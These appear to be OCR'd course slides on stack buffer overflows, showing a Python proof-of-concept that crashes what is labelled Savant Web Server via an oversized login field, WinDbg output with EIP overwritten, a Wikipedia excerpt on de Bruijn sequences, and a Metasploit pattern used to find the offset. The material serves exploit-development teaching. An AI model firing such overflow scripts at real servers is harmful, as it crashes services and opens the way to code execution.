
Memory Protection

ASLR

DEP


Exploiting BOF


BOF with POC





```python
#!/usr/bin/python
import socket
import sys

try:
  server = "192.168.194.10"
  port = 80
  size = 1600
  inputBuffer = b"A" * size
  content = b"username=" + inputBuffer + b"&password=A"

  buffer = b"POST /login HTTP/1.1\r\n"
  buffer += b"Host: " + server.encode() + b"\r\n"
  buffer += b"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
  buffer += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
  buffer += b"Accept-Language: en-US,en;q=0.5\r\n"
  buffer += b"Referer: http://10.11.0.22/login\r\n"
  buffer += b"Connection: close\r\n"
  buffer += b"Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += b"Content-Length: "+ str(len(content)).encode() + b"\r\n"
  buffer += b"\r\n"
  buffer += content

  print("Sending evil buffer...")
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((server, port))
  s.send(buffer)
  s.close()

  print("Done!")

except socket.error:
  print("Could not connect!")

```

Attach and send exploit






41414141


Pid 5096 - WinDbg:10.0.18362.1 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Next
No prior disassembly possible
41414141 ?? ???
41414142 ?? ???
41414143 ?? ???
41414144 ?? ???
41414145 ?? ???
41414146 ?? ???
41414147 ?? ???
41414148 ?? ???
41414149 ?? ???
4141414a ?? ???
4141414b ?? ???
4141414c ?? ???
4141414d ?? ???
4141414e ?? ???
4141414f ?? ???
41414150 ?? ???
41414151 ?? ???
41414152 ?? ???
41414153 ?? ???
41414154 ?? ???
Memory
Virtual: esp
Display format: Long Hex
Previous
Next
01d4745c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4748c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d474bc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d474ec 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4751c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4754c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4757c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d475ac 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d475dc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4760c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4763c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4766c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4769c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d476cc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d476fc 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4772c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
01d4775c 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141 00000000
01d4778c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
Command
0:010> g
(13e8.f0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=0069a763 edx=0000034f esi=00692896 edi=00e13570
eip=41414141 esp=01d4745c ebp=0068cf48 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202
41414141 ?? ???
0:001>
Savant Web Server
Ln 0, Col 0
Sys 0:<Local>
Proc 000:13e8
Thrd 001:f0
ASM
OVR
CAPS
NUM

overflooooooooow



which A?

de Bruijn sequence

11 languages

Article Talk | Read Edit View history Tools

From Wikipedia, the free encyclopedia

Not to be confused with the Moser–de Bruijn sequence, an integer sequence from number theory.

In combinatorial mathematics, a **de Bruijn sequence** of order n on a size-k alphabet A is a cyclic sequence in which every possible length-n string on A occurs exactly once as a substring (i.e., as a *contiguous* subsequence). Such a sequence is denoted by $B(k, n)$ and has length k^n, which is also the number of distinct strings of length n on A. Each of these distinct strings, when taken as a substring of $B(k, n)$, must start at a different position, because substrings starting at the same position are not distinct. Therefore, $B(k, n)$ must have *at least* k^n symbols. And since $B(k, n)$ has *exactly* k^n symbols, de Bruijn sequences are optimally short with respect to the property of containing every string of length n at least once.


The number of distinct de Bruijn sequences $B(k, n)$ is

$$\frac{(k!)^{k^{n-1}}}{k^n}.$$

For a binary alphabet this is $2^{2^{(n-1)}-n}$, leading to the following sequence for positive n: 1, 1, 2, 16, 2048, 67108864... (OEIS: A016031)

The sequences are named after the Dutch mathematician Nicolaas Govert de Bruijn, who wrote about them in 1946.[1] As he later wrote,[2] the existence of de Bruijn sequences for each order together with the above properties were first proved, for the case of alphabets with two elements, by Camille Flye Sainte-Marie (1894). The generalization to larger alphabets is due to Tatyana van Aardenne-Ehrenfest and de Bruijn (1951). Automata for recognizing these sequences are denoted as de Bruijn automata.

In many applications, $A = \{0,1\}$.



The de Bruijn sequence for alphabet size $k = 2$ and substring length $n = 2$. In general there are many sequences for a particular n and k but in this example it is unique, up to cycling.

Aa0Aa1Aa2

```
└─$ msf-pattern_create -l 1600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8
Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6
Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4
At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2
Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0
Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9
Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8
Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7
Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6
By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
```

offset

```
try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    inputBuffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab
    content = b"username=" + inputBuffer + b"&password=A"
```

